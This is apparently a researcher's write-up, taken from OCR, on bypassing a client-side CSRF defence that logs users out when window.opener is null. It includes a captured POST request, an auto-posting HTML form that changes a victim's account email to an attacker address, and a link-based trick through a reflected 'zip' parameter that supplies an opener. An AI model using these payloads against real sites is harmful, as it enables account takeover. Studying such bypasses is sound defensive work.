Abusing Windows Opener to Bypass CSRF Protection

(Never Relay On Client Side)

Narendra Bhati
@NarendraBhatiB
http://websecgeeks.com

Contents

1. Abstract

Due to the increase in use of Modern Web Application, Security is the main concern. For security the developer mostly relay on Client Side Validation Mechanism. Those security features makes web application more flexible and perform better but it comes with great cost.

The client side validation is easy to bypass so 70% of web applications are vulnerable due client side validation mechanism.

While I was working on a Web Application, I came across to an interesting security mechanism which prevent the CSRF Attack.

2. Introduction

If we are talking about CSRF Protection, Then basically we think about 3 Fixes.
1) Referrer Check
2) Random Tokens Form Based
3) Cookie Based Random Tokens

Now the CSRF protection which I am talking about right now was deployed by using a JavaScript Code, Which was totally on client side due to JavaScript nature.

3. Analysis

As we can see the HTTP Header

POST /home/accountsettings HTTP/1.1
Host: websecgeeks.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Referer: http://websecgeeks.com/
Connection: keep-alive
Content-Length: 57
newemail=attacker@something.com&Submit=Save

We can say that this code might be vulnerable to CSRF, as there is no Random Tokens exist. So I tried to test it by creating an html page like this

```
<html>
<body>
<form action="http://websecgeeks.com/home/accountsettings" method="POST">
<input type="hidden" name="newemail" value="attacker@attacker.com" />
<input type="hidden" name="Submit" value="Save" />
<input type="submit" value="Submit form" />
</form>
</body>
</html>
```

But when I execute this page in an authenticated session, the application logged out me immediately. I tried one more time and again the application logged out me.

May be this application is validating the Referrer Value, so I manually added valid referrer value. But Application logged me out again.


After some time I found an interesting JavaScript Code which was reason behind this protection.
The Code Was Like Below

```
<script>
    if(window.opener ==null){
      top.location.href=”/homedirectory/logoutuser”;
    }
  </script>
```

As we can see the code, we can clearly say that this code is looking for a windows opener value. If the opener value is equal to "null" then application will simply logged us out and terminate the session, which was very pretty if we talk about CSRF.

According to Windows Opener Description**.**

When a window is opened from another window, it maintains a reference to that first window as **window.opener**. If the current window has no opener, this method returns NULL. Windows Phone browser does not support window.opener. It is also not supported in IE if the opener is in a different security zone.
Now anyhow we have to set the windows opener value to while doing CSRF attack.



4. Exploiting

After analysis, I found a way from where we can create an Opener Value which is HREF HTML Tag.

So I created two pages
1) xss.php
2) csrf3.html

1) Both pages are hosted on attacker web server, Currently assume as “localhost”

"xss.php" is the page where I create a HREF link to the "csrf3.html"
“xss.php” is passing a parameter called “zip” as GET method. Basically I keep the “zip” as un-filtered, so whatever you inject in this, will display on page as it as. So I injected the HREF TAG as Below

```
<a href="http://127.0.0.1/csrf3.html">Link For Target Application</a>
```


2) The second csrf3.html page will be like this as we seen in previous.

```
<html>
<body>
<form action=”http://websecgeeks.com/home/accountsettings”
method=”POST”>
<input type=”hidden” name=”newemail” value=”attacker@attacker.com”
/>
<input type=”hidden” name=”Submit” value=”Save” />
<input type=”submit” value=”Submit form” />
</form>
</body>
</html>
```

And final URL which should be sent to victim is

http://127.0.0.1/xss.php?zip=Link For Target Application

Below you can see the screen shot.



3. Now I am set. After clicking the Link given as HREF tag, I was able to open a new page in new tab without getting logout, and also able to Bypass the CSRF Security.

5. Conclusion

As we already know that client side security is not a good idea. After this demonstration we can say that creating new idea about preventing web application attacks is pretty good, but it is important that how we implement them.